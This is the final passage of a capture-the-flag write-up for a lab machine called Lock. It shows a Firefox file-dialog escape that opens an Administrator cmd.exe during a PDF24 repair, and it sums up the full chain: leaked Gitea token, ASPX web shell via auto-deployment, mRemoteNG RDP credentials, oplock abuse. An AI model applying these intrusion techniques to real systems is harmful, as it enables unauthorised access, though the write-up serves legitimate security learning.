
Inside Firefox, we press Ctrl + O to open a file.

In the file dialog’s address bar, we type cmd.exe and press Enter.

This opens cmd.exe as Administrator.


The root flag can now be read.
Key Takeaways
Lock highlights how dangerous leaked development tokens can be when they provide access to deployment-backed repositories. The initial compromise comes from source control history rather than a web vulnerability: a removed Gitea token still exists in an earlier commit and allows access to the private website repository. Once repository pushes are automatically deployed to IIS, that access becomes command execution through an ASPX web shell. The lateral movement path also reinforces why saved remote connection profiles should be protected, as the mRemoteNG configuration exposes usable RDP credentials. Finally, the PDF24 repair process demonstrates how local installer behavior and oplocks can be abused to break into an elevated desktop context.